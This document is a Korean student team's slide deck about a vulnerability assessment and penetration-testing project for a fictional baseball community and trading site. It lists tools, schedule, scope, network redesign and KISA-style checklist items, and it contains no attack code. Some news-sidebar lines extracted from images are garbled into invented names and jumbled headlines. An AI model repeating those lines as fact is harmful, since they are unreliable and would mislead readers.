



TEAM  
CLOSER

# 불펜토크 취약점 진단 및 모의해킹

PM: 박건아

PL: 장성주

수행원: 김용문, 김태현, 이재빈

# 목차

## 1. 프로젝트 배경

- 고객사 설명
- 추진배경
- 사업목표

## 2. 분석 및 점검

- 점검범위
- 기존 인프라
- 개선된 인프라

## 3. 대응 전략 및 수행결과

- 팀원별 역할 분담
- 담당기술 및 구현
- 프로젝트 진행하면서 느낀 점

## 4. 마무리

- Q & A

## 1. 프로젝트 배경

- 고객사 설명
- 추진 배경
- 사업 목표
- 사용 도구
- 프로젝트 기간
- 사업범위 제안 요청

# 고객사 설명

# **SAFE DUGOUT**

**BASEBALL COMMUNITY & TRADING PLATFORM**

팬들이 팀별 커뮤니티에서 소통하고  
야구 굿즈를 안전하게 거래할 수 있도록 지원하는

KBO 기반 야구 커뮤니티·증고거래 통합 플랫폼

# 추진 배경

# 시나리오

꼴등팬의 분노



해킹 예고 메일 작성



해킹 메일 송신



# 시나리오

내부 직원 메일 열기



백도어 실행



진단 의뢰



# WARNING



# SECURITY ALERT

# 추진 배경

긴급속보

[긴급] “북한 김수키 해킹 조직, ‘VPN 견적서’ 위정해 국내 기관에 신종 백도어 ‘HttpTroy’” 유포 성황

공격 성공할 경우 공격자는 피해 시스템 완전히 제어할 수 있는 상황

길민권 기자 | 입력 2025.11.04 01:34 | 댓글 0



이란 해커그룹 머디워터, 100여 개 정부기관 피닉스 백도어로 공격...외교·공공조직 정조준

김의원 저자 | 최종 2025-10-23 19:41 | 583




국가 지원 해킹그룹으로 알려진 이란 연계 조직 마디워터(MuddyWater)가 중동과 북아프리카 지역의 정부 및 외교기관 100곳 이상을 거느려 피닉스(Phoenix) 백도 최신 버전(4.4)을 배포한 사실이 드러났다. 이번 공격은 그룹아이비(Group-IB)의 신고서를 통해 공개됐으며, 피싱 메일을 통해 감염과 페이크업데이트(FakeUpDate) 악성코드를 이용한 원격 복구 범식이 특징으로 분석됐다.

탈취된 이메일 계정으로 정보기관 대상 피싱 공격 감행

SKT 해킹 사고...3년 전부터 백도어 설치되어 있었다

↪ 김수현 기자 | Ⓛ 입력 2025.05.19 15:57 | ⓘ 수정 2025.05.19 16:07 | ↵ 댓글



f 최초 악성 코드 설치 시점인 2022년 6월 15일부터 2024년 12월 2일 사이 유출 여부 확인 중  
x 발견된 악성코드 총 25종...9,826 분량의 개인정보 및 유심정보 유출 확인

과학기술정보통신부와 한국인터넷진흥원(KISA)이 참여한 민관합동조사단(이하 조사단)은 오늘 19일 2차 조사결과를 발표하고, SK텔레콤 서버 전체를 대상으로 진행 중인 악성코드 감염 여부 점검의 현황과 주요 발견 내용을 공개했다.

3

- 연말 해외여행, 우리은행‘한전주머니’로 최대 3%
  - 선진국 중심 글로벌 펀드 유입 지속...포미-서유럽
  - 춘천시, 보건복지부와 지방살리기 자매결연 체결
  - 2025년 10월 수출입물가 일제히 상승...교역조성
  - 한국부동산원, 한국처럼금사와·‘비집’ 정비사업

PENS

의기느스

1 KB국민카드, 10월 문화  
가 있는 날은 APEC이 열



17/18

- 래드셋·HMC·AMD 인텔·엔비디아의 주요 AI 카스코프, 해킹 그룹 'BlueNoise'의 최신 AI-VMM웨어 '풀프 브라이트 블루워드 블렛츠'를 출시한 바 있다.
  - 한국·미국·세계로, 토크 트럭으로 기산 산업 전략을 확장하는 SK하이닉스, HBS 풍 '중·미' 모바리 제품을 글로벌 시장에 출시한다.
  - 네이버, 2025년 3분기 매출 3조원 돌파 [보안인프라] AI 보드 라이브 1년 만에 300%
  - 시그드 역시 전용 칩셋을 첨성화한 블렛츠 '유니버설 멀티프로토콜'을 출시한다.
  - 넥스트 디메이트, 한국 시장 공략 본격화
  - 카사트코프와 KT-SAT 차단과 우주를 있는

14/3/11

#### ■ HPE 크레이 슈퍼컴퓨팅 포트폴리오 확장

# WARNING



SECURITY ALERT

2025년 상반기 사이버위협 1,034건...전년 대비 15% ↑

< 연도별 국내 침해사고 신고 현황 >

구 분	연 도	2023		2023		2024		2024		2025	
		(상반기)	비율	(하반기)	비율	(상반기)	비율	(하반기)	비율	(상반기)	비율
침해 사고 신고	분산 서비스 거부(DDoS) 공격	124	18.7%	89	14.5%	153	17.0%	132	13.4%	238	23.0%
	악성코드	156	23.5%	144	23.5%	106	11.8%	123	12.4%	115	11.1%
	(금품요구 악성 프로그 램 <랜섬웨어>)	(134)	(20.2%)	(124)	(20.2%)	(92)	(10.2%)	(103)	(10.4%)	(82)	(7.9%)
	서버 해킹	320	48.2%	263	42.9%	504	56.1%	553	56.0%	531	51.4%
	기타	64	9.6%	117	19.1%	136	15.1%	180	18.2%	150	14.5%
	합 계	664		613		899		988		1,034	

※ 신고는 분산 서비스 거부(DDoS) 공격, 악성코드 감염, 서버 해킹 및 기타 유형(정보유출, 쓰레기(스팸) 문자 및 메일 발송 등) 유형으로 구분접수

- 정보통신 분야 사고 급증 전체의 32% 차지
- 계정 정보 대입 공격(크리덴셜 스터핑) 지속...다중인증 필요
- 계정 관리 부실, 주요 정보 암호화 미흡, 법령 위반 등

정보보호 체계 전반의 취약점

# WARNING



SECURITY ALERT

- 서비스 기능 확대(게시판·거래·결제 등)로 공격 표면 증가
- 특정 이용자의 공격 예고 등 실제 위협 징후 발생
- 개인정보·거래·결제 데이터 포함  
→ 유출 시 법적·금전적 피해 우려
- 서비스 신뢰·안정성 확보를 위해 전면적 취약점 분석 모의해킹 필수

# 사업목표

# 사업목표

신뢰도 강화 (Trust)

→ 개인정보·거래정보 보호를 통한  
서비스 신뢰 확보

T

S

위협 대응 역량 확보 (Response)

→ 실제 공격 대응 기반의  
선제적 보안 체계 구축

R

S

보안 운영 체계 고도화 (Security)

→ 지속적 보안관리 체계 수립

안정성 확보 (Stability)

→ 데이터 유출·장애·법적 리스크 최소화


# 사용 도구

# 사용 도구

## 협업 도구



Kakao Talk




Notion

Google Drive

## 문서화 도구



PowerPoint



Excel

한글

## 사용 프로그램



Packet Tracer 6.2

GNS3-2.2.54



Wireshark 4.4.9



Putty-64bit-0.83



vmware®

Workstation Pro 17

# 사용 도구

## 사용 OS



CentOS 7



2024.4-amd64



8.10 minimal



Windows Server 2016



Windows 10

## 보안장비



ModSecurity 2.9.6




SOPHOS

Sophos 9



nmap 7.94SVN



sqlmap 1.8.11



Burp suite v2024.9.4



metasploit 6.4.34-dev nikto 2.5.0



nessus 10.11.0

## 모의해킹 도구

# 프로젝트 기간

# 프로젝트 기간

분류	Task	1w	2w	3w	4w	5w	6w
프로젝트관리	제안서 작성	2일					
	일정 수립	2일					
	킥 오프 미팅	1일					
취약점 분석 및 평가	취약점 점검 대상 선별	2일					
	취약점 본 점검 분석 수행	3일					
	취약점 평가 수행	3일					
보안대책 수립 및 조치지원	취약점 개선 방안 도출			4일			
	보안인프라 강화 지원(보안설정)			4일			
	취약점 이행 점검 수행			3일			
모의해킹	모의해킹(침투테스트)			6일			
문서화 및 보고	ISMS-P 가이드라인 지침서					5일	
	최종 보고						1일

# 사업범위 제안 요청

# 사업범위 제안 요청

## 보안 취약점 점검 및 인프라 강화

- 주요정보통신기반시설 기준 진단
- 모의해킹 점검 및 보고서 작성
- 보안취약점 점검 보고서 작성
- 보안 취약점 점검에 따른 인프라 강화
- 체크리스트 기반 운영 프로세스 설계
- 장비별 설정 기준 및 점검 체계 문서화
- 전자금융기반시설에 따른 보안 강화



주요정보통신기반시설  
기술적 취약점 분석·평가 방법  
상세가이드

2021. 3.

# 사업범위 제안 요청

보안취약점 및 ISMS-P  
가이드라인 제작

어플리케이션 보안취약점 가이드라인  
당행 운영장비 가이드라인 작성

정보보호 및  
개인정보보호  
관리체계 (ISMS-P)  
인증제도  
안내서

2024. 7.

ISMS-P 인증 진단서

KISA 한국인터넷진흥원

2025-12-03



과학기술정보통신부

개인정보보호위원회

KISA 한국인터넷진흥원

## 2. 분석 및 점검

- 점검범위
- 기존 & 보안 인프라
- 취약점 리스트

# 점검 범위

# 점검 범위(인프라)

장비 종류	장비 대 수 (본사/지사)	점검 대 수 (본사/지사)	용도	총 합 (본사/지사)
리눅스 서버	4대 / 4대	4대 / 4대	DNS(Master/Slave), DB(Master/Slave), 로그, Web	8대 / 8대
원도우 서버	2대 / 3대	2대 / 3대	AD,DHCP,Patch, File(SFTP)	5대 / 5대
PC	72대 / 47대	10대 / 8대	각 부서별 PC, 관리자 PC	18대 / 119대
L2 스위치	8대 / 7대	- / -	네트워크 기기 연결 및 전송	0대 / 15대
L3 스위치	6대 / 6대	6대 / 6대	라우터 기능 수행	12대 / 12대
백본 스위치	2대 / 2대	2대 / 2대	대규모 트래픽 처리	4대 / 4대
보안장비	UTM : 1대 / 1대 WAF : 1대 / 1대	UTM : 1대 / 1대 WAF : 1대 / 1대	방화벽 설정	4대 / 4대
총 합				51대 / 167 대


# 점검범위(웹)

위치	도메인	서비스
본사	<a href="http://www.bptalk.com">www.bptalk.com</a>	회원가입, 로그인, 중고거래, 커뮤니티, 포인트 충전, 관리자
지사	<a href="http://www.bullpentalk.com">www.bullpentalk.com</a>	테스트, 로그인, 커뮤니티 상세, 중고거래 상세, 중고거래 상품 등록, 포인트 충전

\* 지사 기준 점검 진행 : 13 페이지 中 5 페이지 점검

# 기존 및 보안 인프라

# 기존 인프라(본사, 지사)




## BEFORE

- ① 이중화 부재로 인한 장비 장애 시 서비스 전체 중단
- ② VLAN 및 보안 경계 부재로 내부 확산 위험
- ③ 네트워크 전체의 고속 라우팅 처리 불가
- ④ 네트워크의 접근 권한 수준이 낮음


# 보안된 인프라(본사, 지사)

## AFTER


- ① 이중화 구축으로 서비스가 중단 문제 해결
- ② VLAN으로 명확히 분리
- ③ 네트워크 전체의 고속 라우팅 처리
- ④ 망분리를 통한 네트워크의 접근 권한 수준 향상



# 기존 인프라



# 보안 인프라



# 취약점 리스트

# 유닉스 취약점 리스트

통신	금융	진단 항목	중요도
U-01	SRV-026	root 계정 원격 접속 제한	H
U-02	SRV-075	패스워드 복잡성	H
U-03	SRV-127	계정 잠금 임계값 설정	H
U-04	SRV-014	패스워드 파일 보호	H
U-05	SRV-121	root 홈/패스 디렉터리 권한 설정	H

통신	금융	진단 항목	중요도
U-13	SRV-091	SUID/SGID, Sticky bit 설정 파일 점검	H
U-14	SRV-095	사용자 - 시작파일 소유자/권한 설정	H
U-15	SRV-093	world writable 파일 점검	H
U-23	SRV-034	Dos 공격에 취약한 서비스 비활성화	H
U-40	SRV-044	웹 서비스 파일 업로드 및 다운로드 제한	H

# 윈도우즈 취약점 리스트

통신	금융	진단 항목	중요도
W-01	SRV-072	Administrator 계정 이름 변경 또는 보안성 강화	H
W-02	SRV-078	Guest 계정 비활성화	H
W-03	SRV-074	불필요한 계정 제거	H
W-04	SRV-127	계정 잠금 임계값 설정	H
W-06	SRV-073	관리자 그룹에 최소한의 사용자 포함	H

통신	금융	진단 항목	중요도
W-07	SRV-020	공유 권한 및 사용자 그룹 설정	H
W-25	SRV-037	FTP 서비스 구동 점검	H
W-26	SRV-097	FTP 디렉토리 접근 권한 설정	H
W-27	SRV-013	Anonymous FTP 금지	H
W-28	SRV-021	FTP 접근 제어 설정	H

# PC 취약점 리스트

통신	금융	진단 항목	중요도
PC-01	-	패스워드의 주기적 변경	H
PC-02	-	패스워드 정책이 해당 기관의 보안 정책에 적합하게 설정	H
PC-09	-	바이러스 백신 프로그램 설치 및 주기적 업데이트	H
PC-10	-	바이러스 백신 프로그램에서 제공하는 실시간 감시 기능 활성화	H
PC-11	-	OS에서 제공하는 침입차단 기능 활성화	H

통신	금융	진단 항목	중요도
PC-12	-	화면보호기 대기 시간 설정 및 재시작 시 암호 보호 설정	H
PC-13	-	미디어의 자동실행 방지 이동식 미디어에 대한 보안대책 수립	M
PC-14	-	PC 내부의 미사용(3개월) ActiveX 제거	L
PC-15	-	복구 콘솔에서 자동 로그온을 금지하도록 설정	M
PC-17	-	대상 시스템이 Windows 서버를 제외한 다른 OS로 멀티 부팅이 가능하지 않도록 설정	M

# 보안장비 취약점 리스트

통신	금융	진단 항목	중요도
S-01	ISS-017	보안장비 Default 계정 변경	H
S-02	ISS-018	보안장비 Default 패스워드 변경	H
S-03	ISS-020	보안장비 계정별 권한 설정	H
S-04	ISS-019	보안장비 계정 관리	H
S-05	ISS-021	보안장비 원격 관리 접근 통제	H

통신	금융	진단 항목	중요도
S-06	ISS-016	보안장비 보안 접속	H
S-07	ISS-024	Session timeout 설정	H
S-09	ISS-001, ISS-037	정책 관리	H
S-10	ISS-004	NAT 설정	H
S-11	ISS-003	DMZ 설정	H

# 네트워크 취약점 리스트

통신	금융	진단 항목	중요도
N-01	NET-056	패스워드 설정	H
N-04	NET-015	VTY 접근(ACL) 설정	H
N-06	NET-048	최신 보안 패치 및 벤더 권고사항 적용	H
N-07	NET-030	SNMP 서비스 확인	H
N-11	NET-057	TFTP 서비스 차단	H

통신	금융	진단 항목	중요도
N-12	NET-040	Spoofing 방지 필터링 적용 또는 보안장비 사용	H
N-16	NET-015	VTY 접속 시 안전한 프로토콜 사용	M
N-19	NET-036	원격 로그 서버 사용	L
N-21	NET-033	정책에 따른 로깅 설정	M
N-22	NET-031	NTP 서버 연동	M

# DBMS 취약점 리스트

통신	금융	진단 항목	중요도
D-01	DBM-001	기본 계정의 패스워드, 권한 등을 변경하여 사용	H
D-02	DBM-003	불필요 계정 제거 또는 잠금 설정	H
D-03	DBM-007	패스워드 사용기간 및 복잡도 설정	H
D-04	DBM-004	DBA 권한을 꼭 필요한 계정/그룹에만 허용	H
D-05	DBM-013	원격 DB 접속 제한	H

통신	금융	진단 항목	중요도
D-06	DBM-004	시스템 테이블 접근 통제	H
D-10	DBM-016	최신 보안패치 및 벤더 권고사항 적용	H
D-13	DBM-020	DB 사용자 계정을 개별적으로 부여하여 사용	M
D-21	DBM-028	인가되지 않은 GRANT OPTION 사용 제한	M
D-23	DBM-025	보안에 취약하지 않은 버전의 데이터베이스를 사용	M

# 웹 취약점 리스트

통신	금융	진단 항목	중요도
XS	WEB SER 041	크로스사이트 스크립팅(XSS)	H
SI	WEB SER 001	SQL 인젝션	H
CF	WEB SER 028	크로스사이트 리퀘스트 변조(CSRF)	H
OC	WEB SER 014	운영체제 명령 실행	H
IN	WEB SER 003	불충분한 인가	H

통신	금융	진단 항목	중요도
FU	WEB SER 002	파일 업로드	H
SN	WEB SER 051	데이터 평문 전송	H
LF	WEB SER 011	정보 누출	H
SF	WEB SER 012	세션 고정	H
AU	WEB SER 021	자동화 공격	H

### 3. 대응 전략 및 수행 결과

- 팀원 별 역할 분담
- 담당 기술 및 구현
- 시나리오
- 보안 점검
- 트러블 슈팅
- 프로젝트 진행하면서 느낀 점

# 팀원별 역할 분담

# 팀원별 역할 분담

PM - 박건아

- 전체 총괄
- PHP 사이트 구축
- PC 취약점 점검
- 제안서 작성
- 모의해킹 보고서 작성



TEAM  
CLOSER

PL - 장성주

- 네트워크 구축/보안
- 보안장비 구축
- PPT 제작
- 네트워크 EXCEL 작성
- 보안장비 EXCEL 작성



TEAM  
CLOSER

# 팀원별 역할 분담

수행원 - 김용문

- 리눅스 서버 구축/보안
- DB 구축
- 모의해킹
- DB EXCEL 작성
- 리눅스 EXCEL 작성
- 제안요청서 작성



수행원 - 김태현

- 윈도우 서버 구축/보안
- 보안장비 구축
- ISMS-P 현황조사
- 윈도우 EXCEL 작성
- 보안장비 EXCEL 작성



수행원 - 이재빈

- 네트워크 구축/보안
- 보안장비 구축
- ISMS-P 현황조사
- 네트워크 EXCEL 작성
